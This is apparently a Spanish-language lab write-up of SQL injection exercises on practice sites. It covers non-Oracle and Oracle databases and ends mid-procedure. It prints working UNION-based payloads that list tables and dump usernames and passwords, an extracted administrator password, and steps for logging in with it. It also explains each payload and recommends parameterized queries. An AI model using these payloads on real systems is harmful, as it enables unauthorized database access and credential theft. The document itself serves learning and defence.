
Se ejecutó el payload
Accessories'+UNION+SELECT+username_nxsyjv,password_xahxik+FROM+users_pzmrcl-- en el parámetro category. El objetivo de este vector fue consultar los registros de las columnas de usuario y contraseña descubiertas en la fase anterior.

La aplicación web procesó la consulta sin errores y devolvió los registros solicitados, integrándolos en la lista de productos de la interfaz.


La inyección logró volcar exitosamente el contenido de la tabla. Al examinar los datos en pantalla, se recuperaron las credenciales de múltiples usuarios, logrando aislar e identificar con éxito la contraseña correspondiente a la cuenta administrator, cuyo valor es 2p8z61ik2wywmwoszytd.



Payload Utilizado



Se procedió a navegar hacia la interfaz de inicio de sesión de la aplicación seleccionando la opción "My account". En el formulario de autenticación, se introdujo el nombre de usuario administrador en conjunto con la contraseña obtenida durante la fase de extracción. El sistema validó las credenciales exitosamente, otorgando acceso al panel privado ("My Account") y confirmando de manera visual que se ha iniciado sesión con los privilegios de la cuenta administradora. Con esta acción, se verifica el compromiso total de la cuenta objetivo.



Lab Solved



SQL injection attack, listing the database contents on non-Oracle databases

LAB Solved

[Back to lab description](#) >>

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>


[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email



5

SQL INJECTION ATTACK, LISTING THE DATABASE

APPRENTICE

CONTENTS ON NON-ORACLE DATABASES

Explicación Payload

```
GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+information_schema.tables--
```

Gifts'	Valor legítimo que mantiene válida la consulta inicial, seguido de una comilla simple para escapar de la variable e inyectar código.
+UNION+SELECT+	Comando SQL que combina los resultados de la consulta original con los de nuestra inyección.
table_name,NULL	Solicita los nombres de las tablas (texto). Se inyecta NULL para igualar el número de columnas requeridas por la consulta original y evitar errores.
+FROM+information_schema.tables	Es la vista del diccionario de datos estándar (fuera de Oracle) que almacena los metadatos de las tablas.
--	Comentario SQL que anula el resto de la consulta original (como el filtro AND released=1), evitando errores de sintaxis.

5

APPRENTICE

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON-ORACLE DATABASES

Mitigación recomendada

La implementación de Consultas Parametrizadas (Prepared Statements) es la mitigación definitiva. Esta técnica separa la estructura del código SQL de los datos proporcionados por el usuario.

Vulnerable (concatenación directa):

```
query = "SELECT * FROM products WHERE  
category = '" + input + "'"
```

Seguro (parámetros vinculados):

```
query = "SELECT * FROM products WHERE  
category = ?"
```

Al usar consultas parametrizadas, si el atacante envía el payload de inyección, el motor de la base de datos lo interpretará literalmente como una cadena de texto (buscando una categoría que se llame literalmente "Gifts'+UNION+SELECT..."). Al no existir, devolverá cero resultados, neutralizando la inyección de código.

6

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON ORACLE



PRACTITIONER

Tipo de SQLi

In-band SQLi – UNION-based (Extracción de datos a través de tablas del sistema de Oracle).

Objetivo

Explotar una vulnerabilidad de inyección SQL en el filtro de categorías para enumerar una base de datos Oracle, localizar la tabla oculta de usuarios y extraer la contraseña del usuario administrador para comprometer su cuenta.

6

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON ORACLE



APPRENTICE

Explicación Vulnerabilidad

La aplicación inserta el parámetro category directamente en la consulta SQL sin sanitizar. Una diferencia clave aquí es que el servidor utiliza Oracle, el cual exige estrictamente que cada instrucción SELECT contenga una cláusula FROM válida, y gestiona sus metadatos de forma diferente al resto de motores. Una consulta original típica sería:

```
SELECT nombre, descripcion FROM products WHERE category = 'Gifts' AND  
released = 1
```

Al no validar el input, un atacante puede inyectar el payload

```
Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

6

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON ORACLE



APPRENTICE

Explicación Vulnerabilidad

Transformando la consulta en el servidor a:

```
SELECT nombre, descripcion FROM products WHERE category = 'Gifts'  
UNION SELECT table_name, NULL FROM all_tables --' AND released = 1
```

Esto obliga a Oracle a ejecutar la petición legítima y anexar los resultados de nuestra consulta inyectada. Al consultar la vista de sistema `all_tables` (propia de Oracle), el atacante logra que la aplicación refleje en pantalla un listado de todas las tablas, revelando nombres generados dinámicamente (ej. `USERS_ABCDEF`) para luego extraer las credenciales.

6

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON
ORACLE

Procedimiento

Paso 1 – Reconocimiento

Navegar a la tienda y seleccionar la categoría "Gifts". Observar que la URL cambia a: **GET /filter?category=Gifts**

Paso 2 – Preparar la inyección

Posicionar el cursor directamente en la barra de URL del navegador, al final del parámetro **category=Gifts**.

Paso 3 – Inyectar el payload

Modificar manualmente la URL agregando el vector de ataque adaptado para consultar el diccionario de datos de Oracle. La URL debe quedar así:

**.../filter?
category=Gifts'+UNION+SELECT+table_name
,NULL+FROM+all_tables--**

Paso 4 – Ejecutar la petición


Presionar "Enter" en el teclado para que el navegador envíe la petición HTTP modificada hacia el servidor.

Paso 5 – Observar resultados

